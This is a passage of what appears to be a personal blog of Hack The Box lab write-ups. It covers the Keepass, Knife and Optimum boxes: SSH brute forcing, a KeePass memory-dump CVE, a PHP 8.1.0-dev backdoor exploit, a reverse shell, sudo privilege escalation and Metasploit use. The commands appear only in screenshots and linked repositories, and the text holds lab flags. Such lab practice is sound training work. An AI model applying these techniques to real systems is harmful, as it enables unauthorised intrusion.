
Not sure how easy his password might be but I’ll start a brute force on ssh.

Right after I did this I clicked on his username and actually its just in the comments.

Sshed in and it worked.

Submit User Flag –
A: 0b17aab03ba2c0de88d7be575a824b05
My assumption is this zip file the Keepass file, and it is.

So when I have used Keepass in my life so far, it’s just been password protected and on Windows. I’m unsure how to interact with a keepass file on linux and how we can crack this. Did a bit of googling. Looks like john will help us https://github.com/patecm/cracking_keepass. Downloaded the file to my machine.

Tried cracking with john but that was taking forever so I kind of figured that probably wasn’t the goal. I let john run while I looked for other things though.

After a bunch of googling I found this https://nvd.nist.gov/vuln/detail/CVE-2023-32784. When googling this exploit unfortunately I saw a writeup so this must be the correct path. I found this https://github.com/vdohney/keepass-password-dumper. Looks like we’ll actually be taking advantage of the .dmp that showed up during extracting the .zip. Unfortunately this is for windows though. Found this Python we can use instead https://github.com/z-jxy/keepass_dump/tree/main. Downloaded the python exploit and ran it.

No idea what that string of test was but when I googled it, it was some sort of recipe.

Maybe Rødgrød med fløde is this dude’s Keepass password?

Installed keepass on my machine. For whatever I couldn’t copy and paste that password into the GUI. I don’t really want this on my computer, I rather have a CLI tool so I looked for that. Theres a tool called keepassxc but I had trouble with this. I was able to find kpcli instead.

I tried the recipe with a capital R but the password rødgrød med fløde got me in.

Poked around these directories and was able to find a user and password for root.

It looks like a Putty key but I checked if I can log in with user and password but I got permission denied.

Since this box is linux we would need to convert it. After some googling I found some commands to do so. Had to download putty-tools too.

It wasn’t working but turns out my formatting is off. It has to look like this.

And we’re in.

Submit User Flag –
A: 69885cdba143fb83e632ae65eb7e699d

GG
-
Knife writeup
10.129.1.225
Scanned the machine with rustscan.


Navigated to the webserver.

Ran ffuf for directory busting while I poked around further.

Didn’t find anything in source code. No robots.txt exists. Ffuf didn’t seem to find anything with that list. Also ran dirb but that didn’t find anything. The .svg file is the only thing that looks a bit interesting (the heart monitor line). Tried running ffuf with a bigger list.

Ran searchsploit on the version of apache but no results. Not finding anything else so I will look for subdomains.

I checked Wappalyzer.

I searchsploited PHP 8.1.0 and I got a bunch of stuff back.

Specifically these two look interesting.

Read through the first exploit and it looks like this is the one we want. Also the second one is Windows. https://www.exploit-db.com/exploits/49933
Made a file and copied the code into it. Ran it and we got a shell.

Ran sudo -l

Navigated to gtfobins and knife is actually there. This allows us to run ruby code. I tried a bunch but nothing was running properly. I couldn’t even upgrade my shell for some reason. I went back to the github as I saw this earlier, I used the revshell python script instead and got a shell that way. https://github.com/flast101/php-8.1.0-dev-backdoor-rce/blob/main/README.md

Going back to stabilize our shell and run knife to get a shell and get the flags.

Submit user flag –
A: b17b94cbaa49a718bde3027b92cc4ea0
Submit root flag –
A: 21a7315094ab8095c6e52910f80a6470

GG
-
Optimum writeup
10.129.1.173
Scanned the machine with rustscan.


I’ve already seen this version being vulnerable. This will be simple.

I thought there was a metasploit exploit though so I checked that and there is.

Set my options and sent it.

Found user.txt

Submit User Flag –
A: c74037cc0f43e985d1e2c1c49b41bf25
To escalate privs, I’ll use winpeas. Got the architecture so I can upload the proper winpeas.
